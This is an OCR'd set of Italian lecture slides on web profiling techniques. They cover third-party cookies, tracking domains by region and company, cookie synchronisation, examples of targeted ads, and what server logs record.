


Figura 2.4: Durata media dei file cookie

Tecniche di profilazione (4)

Quanti e quali cookie third-party?

- *Anatomy of the Third-Party Web Tracking Ecosystem*, 2014
- Analizzati cookie, ETag e browser local storage sui top-500 siti most popular di Alexa

In Europa




Figure 4: Top-20 third-party websites by region. Occurrence count for each third-party is displayed above each bar.

Tecniche di profilazione (5)

Quanti e quali cookie third-party?

Nel Nord America (Canada e USA)




Figure 4: Top-20 third-party websites by region. Occurrence count for each third-party is displayed above each bar.

Tecniche di profilazione (6)

Quanti e quali cookie third-party?

Company(#Domains)	Company(#Domains)
google_family (42)	elender.hu (9)
verisigngrs.com (27)	gabia.com (9)
microsoft.com (19)	indom.com (9)
aol_family (18)	schibsted-it.no (9)
sakura.ad.jp (17)	taobao.com (9)
firstns.de (15)	tonline.hu (9)
netnames.net (15)	iponweb.net (8)
transip.nl (15)	knet.cn (8)
yahoo_family (14)	sanomaonline.hu (8)
register.it (13)	baidu_family (7)
sina_family (12)	adresseavisen.no (7)
conversant_family (11)	atcom.gr (7)
qq.com (11)	bbend.com (7)
registercom (10)	comodogroup.com (7)
regtime.net (10)	ebay.com (7)

Table 2: Top-30 identified companies with the highest number of aggregated domains.


Tecniche di profilazione (7)

Quanti e quali cookie third-party?

Google	doubleclick.net, youtube.com, blog-blog.com, android.com, ajax.googleapis.com, googlesyndication.com, doubleclick.com, youtube.googleapis.com, blogger.com, chan-nelintelligence.com, content.googleapis.com, googletagmanager.com, 2mdn.net, youtube-nocookie.com, blogger-comments.googlecode.com, eedburner.com, fonts.googleapis.com, googleusercon-tent.com, ytimg.com, , blogspot.com, gmodules.com, goo.gl, googlevideo.com, wordtechnews.blogspot.com, invitemedia.com, googleadservices.com, gstatic.cn, ggpht.com, orkut.com, googleadsserving.cn, gstatic.com, recaptcha.net, google-analytics.com, javaplugins.googlecode.com, urchin.com, googleapis.com, maps.googleapis.com, googlecode.com, translate.googleapis.com, google.com, www.googleapis.com, googlecom-merce.com


Table 3: Top-20 companies and their third-party do-mains.

Tecniche di profilazione (8)




Tecniche di profilazione (9)


Sincronizzazione di cookie



Esempi (1)


Rete pubblicitaria
Ad network
Inserzionista
Advertisers
The New York Times
okcupid
Google
Publishers
Editore

Esempi (2)


Daniel Kapp
@DanielKapp
Segui
After going public on having cancer via FB I've started getting sponsered ads for funeral palours #wtf #epicfail
Bestattung Himmelblau Wien
Sponsored
Bestattung Himmelblau - Wir helfen Ihnen gerne!
Bestattungen Wien
l.facebook.com

Esempi (3)


la Repubblica.it
16 Aprile 2019 - Aggiornato alle 08.21
Notre Dame: domato il fuoco, ipotesi disastro colposo. Macron: "La ricostruiremo" · Video · Foto Le prime immagini dall'interno
· Foto Città in lacrime · Reazioni Da Mattarella a Obama, shock nel mondo
250,2mila
IL COMMENTO
La Waterloo dell'idea di nazione
di FRANCESCO MERLO
151
L'ANALISI
Si sgretola una parte della nostra identità di europei
di MARINO NIOLA
16,5mila
LA SCHEDA
Simbolo del cattolicesimo in cui Napoleone si fece incoronare
1,9mila


1
Willy, Wall-e e gli altri: cartoon a spasso nello spazio

Esempi (4)

Tecniche di profilazione (10)

Log dei server

- Quando viene fatta una richiesta HTTP ad un server, il server registrerà su di un log:
  - Tipo di richiesta
  - Indirizzo IP da cui proviene la richiesta
